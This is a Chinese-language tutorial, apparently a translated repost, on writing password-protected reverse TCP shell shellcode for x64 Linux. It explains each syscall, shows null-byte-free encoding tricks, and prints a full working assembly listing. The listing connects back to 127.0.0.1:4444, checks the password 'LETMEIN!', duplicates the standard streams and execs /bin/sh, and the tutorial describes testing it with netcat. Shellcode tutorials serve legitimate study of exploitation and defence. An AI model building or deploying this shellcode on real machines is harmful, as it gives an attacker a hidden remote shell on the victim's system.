
第一阶段:概述
首先,我们试图在这里实现什么?我们的目标是为Linux x64架构编写shellcode,它将通过TCP/IPv4连接回远程位置,并且只有在远程客户端提供有效密码后才提供shell。
为了编写一个规则的反向shell,我们需要链接几个系统调用。具体顺序如下(我们稍后会处理身份验证):
我们创建一个新的socket来管理与socket syscall调用的连接 我们连接到发出connect syscall 的目标地址 我们使用dup2 syscall将每个标准流复制到新的连接流中,这样目标机器就可以读写来自源机器的消息 我们使用execve syscall打开shell这些系统调用中的每一个都有一个我们需要处理的签名。某些寄存器必须包含特定值。例如,rax寄存器用于标识执行的syscall,因此它应始终包含syscall number。包含完整syscall表的整个文档可以在此处找到。

第二阶段:编写Syscall
让我们看一个如何编写syscall的例子:
一个简单的Syscall: Socket (0x29)
48c7c029000000 mov rax,0x29 ; this is the socket syscall number 48c7c702000000 mov rdi,0x02 ; 0x02 correponds with IPv4 4831f6 xor rsi,rsi 48ffc6 inc rsi ; 0x01 correponds with TCP 31d2 xor edx,edx ; 0 corresponds with protocol sub-family 0f05 syscall ; executes the syscall现在,这段代码有一些问题。首先,它非常长(精确地说是48字节)。其次,它包含许多空字节。让我们试着解决它!
更现实的方法: Socket (0x29)
以下实现为12字节长(最后一个示例的四分之一),不包含空字节:
6a29 push 0x29 58 pop rax ; sets rax to 0x29 without nullbytes 6a02 push 0x02 5f pop rdi ; same technique for rdi 6a01 push 0x01 5e pop rsi ; same for rsi 99 cdq ; setting rdx to 0 using just one byte 0f05 syscall为了将反向shell放在一起,我们需要像上一个例子一样编写每个系统调用。让我们继续讨论实施草案吧!
第三阶段:认证
为了添加身份验证,我们需要在执行shell之前读取客户端文件描述符,并将输入与密码进行比较。代码应该大致如下所示:
; 6 - Handle incoming connection ; 6.1 - Save client fd and close parent fd mov r9, rax ; store the client socket fd into r9 ; this is not mandatory, may be commented out to save some space push syscalls.close pop rax ; close parent syscall ; 6.2 - Read password from the client fd read_pass: xor rax, rax ; read syscall == 0x00 mov rdi, r9 ; from client fd push 4 pop rdx ; rdx = input size sub rsp, rdx mov rsi, rsp ; rsi => buffer syscall ; 6.3 - Check password mov rax, config.password mov rdi, rsi scasq jne read_pass基本上,我们从客户端文件描述符中读取,然后将输入与给定密码进行比较,并重复该过程,直到成功为止。
第四阶段:编写反向shell
凭借我们所有的知识,我们现在准备链接每个系统调用,并将我们的反向TCP shell组合在一起。下面是一个带有注释的示例实现,旨在阐明流程的每个部分:
; ================================================= ; Password protected x64 TCP Reverse Shell ; Author: Alan Vivona ; ================================================= global _start ; Syscall numbers syscalls.socket equ 0x29 syscalls.bind equ 0x31 syscalls.listen equ 0x32 syscalls.connect equ 0x2a syscalls.accept equ 0x2b syscalls.close equ 0x03 syscalls.dup2 equ 0x21 syscalls.write equ 0x01 syscalls.read equ 0x00 syscalls.execve equ 0x3b ; Constant definitions ipv4 equ 0x02 ; AF_INET ipv4.addressLen equ 0x10 tcp equ 0x01 ; SOCK_STREAM ; Standard streams standardIO.in equ 0x00 standardIO.out equ 0x01 standardIO.err equ 0x02 ;:> echo -n '//bin/sh' | rev | xxd ;: 00000000: 6873 2f6e 6962 2f2f hs/nib// binshString equ 0x68732f6e69622f2f ; Configs config.max_cons equ 0x2 config.password equ 0x4d54454c214e4945 ; MTEL!NIE > LETMEIN! config.target equ 0x100007f5c110002 ; tcp://127.0.0.1:4444 ; This has nullbytes, so I replaced it with its complement config.target.complement equ 0xfeffff80a3eefffe ; neg(tcp://127.0.0.1:4444) section .text _start: ; 1 - Create socket push syscalls.socket pop rax cdq push ipv4 pop rdi push tcp pop rsi syscall mov r15, rax ; save fd into r15 ; 2 - Connect to target xchg rax, rdi mov rcx, config.target.complement neg rcx push rcx mov rsi, rsp push ipv4.addressLen pop rdx push syscalls.connect pop rax syscall ; 3 - Read password from the client fd read_pass: xor rax, rax ; read syscall == 0x00 mov rdi, r15 ; rdi = fd push 0x04 pop rdx ; rdx = input size sub rsp, rdx mov rsi, rsp ; rsi => buffer syscall ; Check password mov rax, config.password mov rdi, rsi scasq jne read_pass ; 4 - Duplicate std streams mov rdi, r15 ; restore socket fd into rdi push 0x02 pop rsi loop_through_stdfs: push syscalls.dup2 pop rax syscall dec rsi jns loop_through_stdfs ; 5 - Execve xor rdx, rdx push rdx ; First NULL push mov rbx, binshString ; push /bin//sh in reverse push rbx ; store /bin//sh address in RDI mov rdi, rsp push rdx ; Second NULL push mov rdx, rsp push rdi ; set RSI to address of /bin//sh mov rsi, rsp push syscalls.execve pop rax syscall
第五阶段:测试
我们可以通过组合和链接这个文件来检查bind shell是否正常工作,然后提取shellcode并运行它。我有一些自定义脚本,通过自动化组合和链接过程,提取shellcode和生成测试框架来运行我们的shellcode ,使这个过程更容易一些。你可能想要检查这些脚本或自己使用它们(当然还要报告错误和改进!)。
为了测试这一点,我们需要让像netcat这样的东西监听端口4444,然后触发我们的shellcode,它应该连接回我们的服务器。下面是一个示例:

由于安全客不支持视频解析,视频演示放在百度网盘:
链接:https://pan.baidu.com/s/1Z3hFM_Jm14amY0nHb2TxCw
提取码:ymho
原视频地址:https://vimeo.com/322604181
我们还可以使用strace来确认/调试正在进行的syscall。在下面的视频中,您可以找到socket & connect组合,然后是重复读取syscalls,最后是dup2 * 3,并在提供正确的密码后执行。
由于安全客不支持视频解析,视频演示放在百度网盘:
链接:https://pan.baidu.com/s/15WQYervsC2mBbdWi2VVvuQ
提取码:edkx
原视频地址:https://vimeo.com/322605370
文章原文链接:https://www.anquanke.com/post/id/173992